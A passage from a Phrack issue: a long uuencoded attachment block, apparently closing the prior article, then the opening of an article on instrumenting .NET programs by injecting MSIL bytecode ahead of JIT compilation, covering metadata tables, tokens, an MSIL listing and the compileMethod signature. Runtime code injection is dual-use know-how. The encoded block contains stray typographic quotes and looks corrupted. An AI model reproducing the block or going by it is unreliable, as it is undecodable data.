M`#YH0W-SAK*AUH%L1DZWI&+B6><2)_O-$7/0/)>X*%E.1TQF'&0IT:ZCTN+=
M)YTGH=U2D!6@5-.6DC35-7,7B8J7>Y-#WFW2-.Z4H+O)2=5IDA,]A6H:#)6J
M2:(OA;>5LCX3.-H<*"9KM*"<-5!.UHGE;'TYNL><Z-@?Q0.O1GO55FV83,,$
MJ!N]"YFHE*Y8\U9T<L"2$F45R)%^05)I:C5<3\LI[M?T#>O62++TEU6)RPF)
M\%WK!,+\.G4"(@UI4:(#,UDTX.KB5ZU@O/B!',_7<8IJ)5[<C#(G+QSUDL>_
M)QV=_;3ZJNKKV"9FR\JG'+18;&U;XO;WL-="97(@#`DPB8^/D":L!V#S$J^7
M-Y,[+S\[-_+EF]4'XP,^9J2^D4NNXNIZ4TZ4E]YXS,LD%6F1V'%-V'$)N)7$
M[PKYKEQOB_+G+QY_\_WLZV^^??+]TX8TAXRG/[RH<VJ!#CE/SLZJ'*U,GZ^.
M'_;*<<SLE]V8*\9M@+\-918SLPZQIJ&PMN"S(:Y2B\O!E>7?K.;+2=T0%97(
MJJK5Y%5U2-4EJSI0'PN'JK=Y5BECEQD>J]^BZ@(UML4ZS[_(C*=T^_E,W'8*
M'8-063(/T<4P61P0OEEZ<;U\*V=.PU:1-1&5XCP11E@:W41#G`B]!_PY$JKM
M*595(<(?L\OXIGE/,2TWJZLCZ7NOKA-+"W6P5-J?2(6]T-:CJEXV#G[>NW<H
M-1TOGCY^:I1O8:_]S3-A%%FRTH.=[:E;33HEOYR?WV=S2SB?NRQNH5UX);/!
M),U+?.D;0%S0\=F=SS@(\Z6!",2I`YKT+8P9#5AL$.7Q22\:RQO)ATTN&K<G
M7`!P">EK`4EC'+2]3%3*#K7L*=%::CB0A"\%*>_=.Z\Z8U7ZC#W$?>]>A4O2
M_6$]6`*7(@`WJQ7IRUG,Y^6&/'!A*TIV;UB=Q@0Z57WR\WXG4UR9M.=GRX9A
MHIM2`L>6F2DG:,>N#M`5J^ME]NGPZ[PX5*SSIJ_Q3G!*-X-38:A!WX1A'9W.
MDIS?V2HS^\AX4SN1>/3BQ>SYDT=G7_W7)-YLV!$'?,&S<IG'Z_1B<L#5P\EH
```

```
M‘Q5I+3[^\A?,>]4^-;&+BWZ(PRZ(F.;],+BEZX*U;L‘.3U[Q-AM[\MDIBSKJ
MVMYEO$DO\O(E_3V’];C‘20_E3C2Y-%YXIJ@I4!>#F0S??R8G(CI10?.M%A3L
M!13@6’.:S8MB5OUF$4‘C3AP@1ICJ/U$2H+FL<)‘-I5O[/=UD$7]KK4HC]Y#8
M=4[0‘K>\GH8495*\SEG8*$EE-TG,OFXR347>W!&)WM".SG@#)*(NP%=)H#V%
M)/=.JQZ^D<-P7"<=6R(1P:I)<-H‘PI%M@4CJR1’$:NI**V4DYSTDUA%-PV2@
M1#V7‘!5L9N@2’___#V)&XZ_LDZ62<&4’A._]2P8I-2""DBTPF7HJ[6@17’[M
MHB"J=U!PZJFTO&44_%5%,6W.>DH34D30:8]4*XJ"*I&WT:I9&!GR77R‘G<1,
M^’Z]S?K?$’2Z5?O77*"KZ^W?8WG&(9J(919?_N"’#_XW02A70$%8*G9,.;IE
MM+’$F;7^&GUF93/89,N>H6>BZBY(7@X1B?O<’C&$M!$^V5Z0K(VWEB.#[*VE
MV"Y[:S$RS]Y:BJVTMQ83=N1;2I%)]]929+J]M11;<&]O6-,*6^[8Q2Q4;2KD
M>5?R5QJO,_$PA’U/PYE@,:G=AQPUG3+=,Z0W’’%‘7$Q4OQR=TF?-TN\GM;>3
MC[5_DPX8^;\1,,E$>G_Y*%V^=,NS"YG#>GJKCYJD<Y3-35NZU$^>Y‘F!F;HZ
M$52&8"CY04SA3207-ZM+‘‘U..A?CE^.’V7O3^’BJ>)#ZJ+B)^E@[>?K8<.3T
ML;5[4;PW?52=+S6J@:5*(W>PY60X=FH8E7’;H6+[)+I<H>*W9%!<]EM‘:X&I
MMW(JD%Z\.V’()5-5R+PQ^\K‘-_/&W3**Z\XH*FO$X+YY8/!QY[5,=,,^O)8H
MBXA<%@CMJ7&‘?\7N24P<M<0.$TC!*98:&!*VIYRQLJ5RCWBD&_A#3=6,B"K7
M0^!]\L!P-_$T&]F>[^RM3=Z.S7’Y6B;LP6MO$‘HXXT2+]^#4^*?><9N^/&#\
MX?E_G;U‘)XG=$JUY3IN57S;55;];@_-=];.EF>Z\09F5^5)>+LMQ$W>GK/ZH
M]1AL?E%=0FKE‘,]2<?LO\4E,\E*1Y2T*9@V/HDLOUJWS\D)OX’2+B_I2#O[‘
MAA!6IE3N?.KVUPYUKM?K?+E%H5.5WL3KUV+W)YF3#TQP9M7%3B‘@]*U60L6Y
MO#R4=0IT>&?887";^1MW:A7X_!SG83U#_FF>[*M:G)!WB14‘ZC<.-;A=17:\
MD0<\VA!.A’^A-^=H[&N[N$N?3GACZ0‘#S0\/\4B$Y:>3VEX9*N6M(.;_>&I4
M6+B@R",&Q.PW?$LB]2CWS@T:*92E/#[W[]^_(T(_+"GV@Q@U1N0>&6[+XEF\
M,E5V%+KGIU/^.SC6W5>@4_%R]+9@XG$I318A"T7]70&L-I,%,’\_?D@NT4[9
M7==’<J%U4H7$J,J@PYX[KV[B^-5-DKRZ2=-7-UGVZB;/7\$.GB@IBZ[YTA\D
M@Y*XT26*7O>*8]$[%<TPQ*:&Z%I!IW*O)@5234GMB/9MGW@]G9>P5E=+*KW7
M3=(EGA&/.Z]GH3F4=W#*YQWY^R/]-DUS^_ZK;A+MOD1A9<’K5%IO>8;$?GM[
MQ"^.4?D%#3QAJ<M=E6=)Z?&/(4MC]1Z?0"0?V#,]L‘<?+!F=?)@LO--)\=J5
MH[0:[$;^/A[9=?7H4FK[VB$L^D"0/G_QS’CR_3/CT>/’Z,2.?‘3J.DQC:SL$
MRG-_<BS7(?RMS‘7ZK<R%O?98"),>;$*Q@$,\DGQ=2G^;?23_*&DN&@][JW@A
M/1D0‘)U9JKDC5^]’S^1B"9DW83O[\;-JE6S&]=’O6^6OFQD_3M+[95"*\8C+
MA.KY//MLF"KITE_#7L.-’;9)P;9$-]6N2^8I&G&M_E#74S6=GTSL=2<G?Y4B
M27T1-%!\K2\N)J\L(F?AM*I#]E86%=NZAGJ#/#5?7JU7&U0;\R:.-%’X4G.^
M_H=($N^39OA282:/0577BQ2=F?Y3^N.H=QN*I%NLC@QTOR$;0[I4Z;#[_*3O
M8DFCAJ6+#_YQ9%3O#@NANR_3U3I7G#"29A7F8:VI_T>Y6F\&M.5’M]’![Z9[
MU^G:8:M1M4THC*O?9>NWHBI6TFH]\6\9_*K%CE!1RH>M!LOTG=WH/0DMKDUV
M’3JZ#9P"C6F34U7,U8R__;$0J+*Z6DP<-G#5G[%;=#@RV@)H:"/6V^B6.N:@
M)<0:4DTY8VJU50I:=8GL8#AJG:OZ6RY&HEF<=X+E(L^O)C9]5R]/Q5TXWS8V
MKU"!9Z;&BXO\‘\C=ZT5&7G’R\FJUI/@RR$)4HN>B?(\6H%H\Z&_+AT9IR;ZE
MS"%+1?’A.TPIGJIG@J)V9AS@FYO)L05[7+QS+6(XJ%!’0.R@OU:RS%8N79M’
M"[XO^!RV-"!YEYLY++/Z?F.$(#8L‘#Z6]=,‘H*#3T*%]*\M=J>YAMW9=?@Y4
M.7L+L%HB5V2CINY‘M’?‘MID0Z8;LP!TIB!!5C?R^N%JB.Q@\D%(@@5-#:35?
M-AUWH-3@‘B?"+*Z%O-P!>=E!7NZ&7+FN&JQ‘ECO60N]4476IM:4B+M>N2*8V
M*E(F\7U"!DO,%0RB$J‘0@RBP)IX.’NKN‘E\=B8@/57HGXD.S%EFNMZ)&!0C<
MV<‘HM3;RMM2LENVMO5,9VQQ5#[/[[O6&)57%.P*1CGM>S]_A@GQ]=5]A))S@
M?_NN$T*RXJ*Z89.)_$Y*E4-\5XQ_CJ6Y=I,8*E)AZ=1’$MEF(D1[YUB_><:’
MR‘<R[,A)2_/"[^&[J-OHJ))6G)2#*E!*;?9X,E"J?AFPM10]V2#Q*Q[2ROS6
MH_W:(IHT1KL5%O9M.Y:6YFWUQ25OZ;5@>’6I#$<[K[8LQ8G1]3XT/>058-(=
MSGMJ_"’5J8%*5[*G&ZH:Z=JNFITC_8*J"4%OM\5DK%ZX:PL)@UI5W5+15WJ<
MT.A>I&.*PVFU0\I637F"NYDV)C@LW!?>R*3D4"6+VA,5A)R585>Z%!I>N’L:
M/50/ZF6>G3U],3M[\N@QZ_Y>S/[[[)L73^2/)W]_\E7=YTIZ:_MKJ?UMR’%M
M&ZRZKYKI‘&),]8OPY9?#G:_+#M5%_97G!^7RK_>$H=6JM4[I+0/’UKWBIZ#>
M;$’=55P>-)0+1T9’D6#5V#5PFR:<<KC@E[]M=4A#F]A5C!^HY6^QW92[SF9G
M/A5>40;31=A$JB\.-=J="[R[Z’03)J’EB^F?KBZOKC<8\>0?UW/R^K!.FO_H
M=D359I[LJ[8OL&$[&/:NB!<.Y[B?PR‘315JRI<^]>_68=6Z;*%0U%;W8K):+
MB3(<G455"BT,XTD19)E_YP#64.VA>U[:JBS?-S/.GK^H<‘!P^;[<?%AP%!72
M$GH=)2’K$(4*T;304:A&B\AT1?VEO#V1&*T!A*A\TJDD*;-3D0)X,>]O!:[1
M9.S-48"JAO1H1T7/G!Z$ZGFZJ^;>RG0JB’;ZZV1’8\NUOEXN<3M9S-?HC62S
MP?@WT+77^9UN‘P?7K5LO0T;_.JYNX’[EQ6^@SOH]9P^1JF9U=JBRSEOM5NI>
M5DR#QG.5GGZ’>>7N,*\(+\Y5?O*#F.4SG^&]IG([-D:8__T_=?SW]%U^;)N6
M=^Q9OO>KQH‘?CO_N.(’CR/CO?N!8&/_=]MPQ_OOO\1GCOX_QW\?X[V/\]S’^
M^QC_?8S_/L9__^3X[[\X4OJ?)P#W&%][C*\]QM<>XVN/\;7’^-K_CO&UQ_!H
M8WBTWR(\VO_G0;7&B$IC1*4QHM(84>G?+*+2&"YF#!?S>X>+^5=%63&RZ\MJ
M?XD2+">’R\;-#9IJ""L4JA-21-?(-D;QC]=X2WW2?:N,6:J?*GK/_[EA^<(9
M+2P=RTTQN?-J:=Y\;EK^S5^-._10^-Z<GMC(_,]-^P8RINI#:2Y%Q12\,KP#
M_K2Q%JNNQ9‘/#.IJ[QR.7@I’+X6CE\+12^’HI7#T4CAZ*1R]%(Y>"O_D7@I’
M_W6C_[K1?YUF)S7ZKQO]UXW^ZWZI_[H_EV>>?H\VVYS9C"YH1A<THPN:DW\_
M%S2[J’V’%O\&@2H_EZ@C;M%=77?[!A/:LQA=XHPN<0AL=(DSNL097>*,+G&$
M2YQ;OZ2MWW^N\W?YNLR/TW7ZJ[[^W/;^TS)=WY?O/P,KL/’]9^#8X_O/W^.S
M[?6,>&13F[>??84NLV’/?W&X9^!7G-OX!Z9U>&C\*%UA4]J/>/=W>"ATEN<<
```

M(/)UOLS7,9ID7I?(47B!_.B’%T\??_.]\<TWL$0O/BQ7E[!&[QO3O9L?’1L$
MR<V/ML]_’/[#B18D<BE+)%C\QZ0_(?T?T/\>_>\R-!?">\9]Q1:4#X:UHW3N
MB.WYE3&H>%A#9HU!8‘:.&9%)9IZ;N6_9J*FYB2(S\JPD9J/+P,]2UXH(P/3C
MP@W)W#*/?"?V’#(#C7+?C;S888‘\2\+0(5O-(,K2)(S)K#0W,R^/+#*NC(+,
MSJ(P9(‘H\=W4ILU6D"=6D"9D>YD’26AG9D‘‘9E)86<1VH%:6!!8P&^W.XL2T
MS8)J*YPD"BR73$9#-\E=*V.K3RO.XLP-"*N?95GNYE1;X69NXGED;QHZF1-Z
M:<‘‘CI]&(5N]^JZ?Q"&;HQ:9;Q=10$:D8>Q[:92G#.":EI>Z1!D?!(&?9D2Q
M(C8+)_/)-#;,S-#,"H\‘G,3/;3.EMKJI’UFF1Y3)/-]TK9SZ%MM^@.*$‘5+3
MR=V,VNHF)K3<)<IDMIF%7D%]BSTS3CP_80‘O\>*PH+:Z=F)’H4^CFR5)DD89
M]2U.D[2(7+;0=>P,BN0.F_="0].‘1C=+,]_,4NI;G&26DWD1‘=A^%CEF3%@]
MH+5I.E1;&F:!9X5$L:3(3-^R?‘:P$K<‘BK/=<>*DKDVUI4421UY$%$O")(-^
M%‘P0FG821FRN6YA>&+*A<.J;0."$1CVQS"2/;#94M@N_"-*0*..%?NBF%EL3
M6]"(+*913WS?MS,G(P‘QN]G,5TPLFG!A9MMFDK)]<>99ILW\$%B)%7IAQ-;,
MB9]X%E$F*I(B=V/J6QXF8>8ZS‘]!:‘9I%%-;S<(TBX@-KR/?C.(P9‘MFR\RC
MT&)^"‘H_-F&4V"[:AY;:-+J1!5,QC:AON>\[7BKLHD4K"*N5^JEO^50;3&#/
M@=E!$]’V;=-TF1_\U/0C+R>L5F):L1=0;:%MA@60C‘!@#%+78W[PO<3,HM1G
MP_‘DR",VG@Z3)$_"G"VLTP0X.F!^‘‘)G5I8192POB^W,)8J%:>8$:4&C7B0P
MAU.?^<’-$MNW/&JK$R-3IFR&[22I:0;4-V#6Q#%SY@<WSHK8<ZFM3I:%D9<1
M96+@D=3UV9(;6*]P"^8’U_C%HQF[7[>185*1MZ^T$8NFR8’OLF#)VP6’=-
MU\X":JOCF‘[,<!K=.#9C-_6H;UEF9D&:,C]XIND%ED-8[<"T72L6YN8F3%(V
M-$\C,P4J,S]X@1\FGDU8;=,O0B^AVI+(]S/7)(JE()9S-V)^\/#%7V029>P(
M1B2*B&(P.F84VC3J:9‘%<9@(P_TH<9S,(LK8>>+";""*)4&2>:F3L*5]$OMI
MS/P@A#>U-8J3(@%!11-1""P2TFYB97;$_)#’F0>;’6IKE&5V$,1$&5.,*‘$X
M&3!@R/R0.R‘@$WY>$+F^ZR0A/SO(_,R/’>I;$/NQ%\?,#[EKYFEA4EM!WD1%
M$;%M?FR:<6Y3WP)8)R)8.PA‘,!EA#0,SC(&#:"+FI@5\0!3S(]-/;?$JH‘A\
MVPL\PAJ:ON?#$D0‘D9\ZL*,C@-Q/3#]G?BCRS+62@"@31IECPQ#S8X(L#J#E
M!!!DF1NGS‘]%E$09R"8"R),\ATX00‘‘CD;L.*QH2,\PSY@=!#&IK;&56Y‘1$
M&2?,PM1.J6]ND16%[3$_9%:2^$%!;8W])(6Y191QBL0S8=$C@#"Q’=]E?LA@
M,;)!UA)‘8<8@FVET’=]TW+B@OKFPM86Q8’Z‘]IMYD5);XQ"Z5W@TNH[EYV’.
MCS!@(QPE><#\D":^E3@A84U2’R:‘1;7!?J3([)@HYL%XY-‘H!DC--‘@BPIHD
M9N(&)M4&DMBV_(0HYGDFP-C,#ZF7@(#@YQP)=,9,;**8G22N%T?\J"5-’!"H
MS‘\I,’11Q$29Q,M,$$5$,1N6DPC$-@$D61[G%O.#V)M06_/4=PK;)LH$GA_’
M3D1],\5"R‘"I"5,KIK;FB8FSG2@3V+"3"D)^-B,D!0-X2>’&(;4UA]4NB"T:
MW2‘!)DEBZILI2,D‘=F:’>41MS;W,@[E’HQND69H7"?7-3+(D*VSF![&&$%;8
M1;FY[5)M?IAEB5,0Q:PBBT/’9WX(K22W8‘M#‘$!W&^0_‘12)&00Y4<P*D\‘-
M‘N8’7)>]."?*%(4)"UA‘%/-]TP<!3J-NH0A,/.:’L/"]")B‘‘$+?!EBB&"Q=
M25%D-.H6[*+2PF5^$+Q.;<T"$P1-3I1Q<],-’7ZXY$0@I9R4^2$&:MN^3VV%
M+8AIP<:‘‘"(_<@.7^N;DP-!!QOP0YYGEQRZU-8/]D1=G-+H@,T’X^-0W)\A"
M)RF8’^((>I9[XME3DL!>D$;7#1([+0+J&T@ZKRARY@<Q)H0UC9,XM4.JS8-6
M1[#"T$1T$S=V8E^\5LI,8$?"FF;0;3^BVCP7EJ+‘)HK93A;Y0<+\‘#/=#V*;
MWSVYON7&"5’,RWP84WX_9<=^82<1\P.L",‘^#E$F=6‘_FL=$,2\V80=HT:C#
M’MS.BS!C8WGU<#$3/OQJ‘UVI^6U;"P]’0T"KNRH<@[0?(3]_G/P2\;0=^I$[
MOTI?‘(F5T7C5/*$0J*WNJRA.8W2HWR(ZE+3>T>‘1=@ZMBU1U6IPTWUOBL‘OJ
M(K<4.?XCPJJCTB14/8EXFJE3E(S8R:I)VH&CDDH,G,%:@,]!0ET=-3U2GAJO
MEG?(->1A$[&<7#0=40+$&:[K[1KBJZO%!PZ3Q4:/5(F"<T]TUL+.$AUZFU^]
ML:#\4[56Q6R>^K5.N4+H17F=IGE9%M>+Q8?*]OU?K;7Y]3ZU_H^]G?P6=0SK
M_TS8DY#^#_96I‘’\7Z8%)PQGU/_]’A^IUZN4\LKE4JWO@D_LP1&X4@,V;Q-T
MQ>W"4HISW.)&!<WB3AJKQ?%BN]F<9G$WRNOB>+>_I>UP‘J^*4S3C5OE68VP%
M.P7[’<3N.D5=G,(;#V)W<Z6K&,!X&+N3*EYER/?X<&."M"Y>YHO6(’6&*<_J
MXA@G>0MV.%A7Q2E@\G!78P5[^:’<Y)=#C?&\0.EJ(\XR@[6PVPIENC=-3>QP
MM’;<0’&)I’]FK>^)$X:%VC3M0^P>H@%LX/IZV$T’L@,;A:D>MO5*6@>;!78_
M;-@$;</"%EL/6SU‘[6^S9UEZV+)1HQ86SJ&_?IM;#\ZUM#+SWX;.RE-U+6SF
MUH)LZ!U[%S:‘(Z<.5O-4MPOK*\[+!IZ_:]BT\’.K&("M’L=K89,X&H!MO@IO
MPZ9..‘#;>%/?J3=S0PWSE[I)V1HAQ]7,C%+’"6TVT+%NJ1,9;7FAS(F>5_H]
M0BKQVA-"_XB_/1MB3Z’.+@_V.^151/’V!_B:Z1@6??‘[L4(2I;]:_0.^‘?J7
MAR+63*^N0X‘>^,AT-")$[S&@RU5Y;A=./[A&ZK:G.+1^J/:VP&^!^[:6>"V?
M!+W@H3<‘KEDB6^!)I)EZ?9X--#,G[8‘/.3WH3)S8^S.?!^OS’\7Z.<YOKA:K
M^>9^^2N>!)%2@>?UV7_@[5#K_.>Y4’P__T.G[]\]B"9+Q\D<7FQOX\6=?=N
MZ,]QOK_+XR7QO’_&’?N6G>,_V]S46^1+.H]&(%::;QY56\N3C>K(YQ[WW,
MKJT?WA$FUOO%?’^?TT[O6OO[Q?4R)3\?V;R,RY)4ACFE8+9‘^ICR\LMD@3J?
MNZ(‘!D<W’A[8^WMHAWMZ=W+Y%@X25X?DI(1,<X\SX_A-5=ZX*]QL/S3N8K;‘
MSM]_5IHBRM..I=T@/’ODB\(X?FY4^#X:K]?YE7&_JNBC$;]_:WSQ$RF/C+ON
MSU\T\7^X3$!V@C1:I82??A/ZJN5G;>QW7GUYEPN^>GBG78/5JB’[L(POY^E,
MU%1UI*XHC0’L:K&IT/_%N#M1&V:(VJ‘‘NN/^HGSPHSE]\."+0UWE=:&_WH4R
MS=Z2%<VVII!E8*>K#_^ZM:OHWRTFQUTW\?IU:1Q_\]//PDV%<0==8=RU;NZ‘
M=/Z)GIQ‘CV&B*(/8HC)3!#8T"^-X:5CMRNV?OS@4.’B^$@T/][’U=1I99*(/
M3YJ\0ZH4(+DRUPQ!!.Z28?F’=UHX=/H5J+8[VK6]YB‘ZC?ZE!QV7W(*MJY[I
MPX8E!Y’IE#=Z9%C2=P>1Z50[>F14<A"73N^CQT5N4(90Z71">E14<A"73F&D
MQX4E!U’IE$EZ5%AR$)5.T:1’Q24’D>G44’ID6’(0E4Y%I4=%)8?[J-%?]?21
M2@[37J/=ZJ%]H^0@4IT.#"1/1RXW3:UU&#O-W:8MTU;3A1JFR3:UVO9*R+7K

```
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
$`$`!````
`
end
```

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x06 of 0x0f

```
|=-----------------------------------------------------------------------=|
|=--------=[ .NET Instrumentation via MSIL bytecode injection ]=---------=|
|=-----------------------------------------------------------------------=|
|=----------=[ by Antonio "s4tan" Parata <aparata@gmail.com>]=-----------=|
|=-----------------------------------------------------------------------=|
```


--[1 - Introduction

In this article we will explore the internals of the .NET framework with the purpose of providing an innovative method to instrument .NET programs at runtime.

Actually, there are several libraries that allow to instrument .NET programs; most of them install a hook in the code generated after compiling a given method, or by modifying the Assembly and saving back the result of the modification.

Microsoft also provides a profile API in order to instrument the execution of a given program. However the API must be activated before executing the program by setting specific environment variables.

Our goal is to instrument the program at runtime by leaving the Assembly binary untouched; all this by using a high level .NET language. As we will see, this is done by injecting additional MSIL code just before the target method is compiled.

--[2 - CLR environment

Before describing in depth how to inject additional MSIL code in a method, it is necessary to provide some basic concepts as on how the .NET framework works and which are its basic components.

We will only describe the concepts that are relevant to our purpose.

---[2.1 - Basic concepts

A .NET binary is typically called Assembly (even if it doesn’t contain any assembly code). It is a self-describing structure, meaning that inside an

Assembly you will find all the necessary information to execute it (for more information on this subject see [01]).

As we will shortly see, all this information can be accessed by using reflection. Reflection allows us to have a full picture of which types and methods are defined inside the Assembly. We can also have access to the names and types of the parameters passed to a specific method. The only missing information are the names of the local variables, but as we will see this is not a problem at all.

----[2.1.1 - Metadata tables

All the above mentioned information is stored inside tables called Metadata tables.

The following list taken from [02] shows the index and names of all the existing tables:

00 - Module	01 - TypeRef	02 - TypeDef
04 - Field	06 - MethodDef	08 - Param
09 - InterfaceImpl	10 - MemberRef	11 - Constant
12 - CustomAttribute	13 - FieldMarshal	14 - DeclSecurity
15 - ClassLayout	16 - FieldLayout	17 - StandAloneSig
18 - EventMap	20 - Event	21 - PropertyMap
23 - Property	24 - MethodSemantics	25 - MethodImpl
26 - ModuleRef	27 - TypeSpec	28 - ImplMap
29 - FieldRVA	32 - Assembly	33 - AssemblyProcessor
34 - AssemblyOS	35 - AssemblyRef	36 - AssemblyRefProcessor
37 - AssemblyRefOS	38 - File	39 - ExportedType
40 - ManifestResource	41 - NestedClass	42 - GenericParam
44 - GenericParamConstraint		

Each table is composed of a variable number of rows. The size of a row depends on the kind of table and can contain a reference to other Metadata tables.

Those tables are referenced by the Metadata token, a notion that is described in the next paragraph.

----[2.1.2 - Metadata token

The Metadata token (or token for short) is a fundamental concept in the CLR framework. A token allows you to reference a given table at a given index. It is a 4-byte value, composed of two parts [08]: a table index and the RID.

The table index is the topmost byte wich points to a table. A RID is a 3-byte record identifier pointing in the table, which starts at offset one.

As an example, let’s consider the following Metadata token:

(06)00000F

0x06 is the number of the referenced table, which in this case is MethodDef. The last three bytes are the RID, that in this case has a value of 0x0F.

----[2.1.3 - MSIL bytecode

When we write a program in a .NET high level language, the compiler will translate this code into an intermediate representation called MSIL or as defined in the ECMA-335 [03] CIL, which stands for Common Intermediate Language.

By installing Visual Studio you will also install a very handy utility called ILDasm, that allows you to disassemble an Assembly by displaying the MSIL code and other useful information.

As an example let try to compile the following C# source code:

```
------#------#------#------<START CODE>------#------#------#------
public class TestClass
{
    private String _message;

    public TestClass(String txt)
    {
        this._message = txt;
    }

    private String FormatMessage()
    {
        return "Hello " + this._message;
    }

    public void SayHello()
    {
        var message = this.FormatMessage();
        Console.WriteLine(message);
    }
}
------#------#------#------<END   CODE>------#------#------#------
```

The result of the compilation is an Assembly with three methods:
.ctor : void(string), FormatMessage : string() and SayHello : void().

Let’s try to display the MSIL code of the SayHello method:

```
------#------#------#------<START CODE>------#------#------#------
.method public hidebysig instance void  SayHello() cil managed
// SIG: 20 00 01
{
  // Method begins at RVA 0x21f8
  // Code size       16 (0x10)
  .maxstack  1
  .locals init ([0] string message)
  IL_0000:  /* 00   |                  */ nop
  IL_0001:  /* 02   |                  */ ldarg.0
  IL_0002:  /* 28   | (06)00000F       */
    call       instance string MockLibrary.TestClass::FormatMessage()
  IL_0007:  /* 0A   |                  */ stloc.0
  IL_0008:  /* 06   |                  */ ldloc.0
  IL_0009:  /* 28   | (0A)000014       */
    call       void [mscorlib]System.Console::WriteLine(string)
  IL_000e:  /* 00   |                  */ nop
  IL_000f:  /* 2A   |                  */ ret
} // end of method TestClass::SayHello
------#------#------#------<END   CODE>------#------#------#------
```

For each instruction we can see the associated MSIL byte values. It is interesting to see that the code doesn’t contain any reference to unmanaged memory but only to metadata tokens.

The two call instructions reference two different tables, due to the FormatMessage method being implemented in the current Assembly and the WriteLine method implemented in an external Assembly.

If we take a look at the list of tables presented in 2.1.1 we can see that the Metadata token (0A)000014 references the table 0x0A which is the MemberRef table, index 0x14 which is WriteLine. Instead the token (06)00000F references the table 0x06 which is the MethodDef table, index 0x0F which is FormatMessage.

---[2.2 - Execution environment

The CLR execution environment is very strict and forbids any kind of

dangerous operation. If we compare it with the unmanaged world where we were able to jump in the middle of an instruction to confuse the disassembler, to create all kinds of opaque instructions or to jump to any valid address, we will discover a sad truth: everything is forbidden.

The CLR is a stack based machine. This means that there is no concept of registers and every parameter is pushed on the stack in order to be passed to other functions. When we exit a method, the stack must be empty or at least contain the value that should be returned.

As already said, everything is based on the definition of the Metadata token. If we try to invoke a call with an invalid token we will receive a fatal exception. This poses a serious problem for our goal, since we cannot call methods that are not referenced by the original Assembly.

--[3 - JIT compiler

When a method is executed we have two different scenarios. The first one is when the method is already compiled, in this case the code just jumps to the compiled unmanaged code. The second scenario is when the method isn't yet compiled, in this case the code jumps to a stub that will call the exported method compileMethod, defined in corjit.h [04], in order to compile and then execute the method.

---[3.1 - The compileMethod

Let's analyze this interesting method a bit more. The signature of compileMethod is the following:

```
virtual CorJitResult __stdcall compileMethod (
            ICorJitInfo                 *comp,              /* IN */
            struct CORINFO_METHOD_INFO  *info,              /* IN */
            unsigned /* code:CorJitFlag */   flags,         /* IN */
            BYTE                        **nativeEntry,      /* OUT */
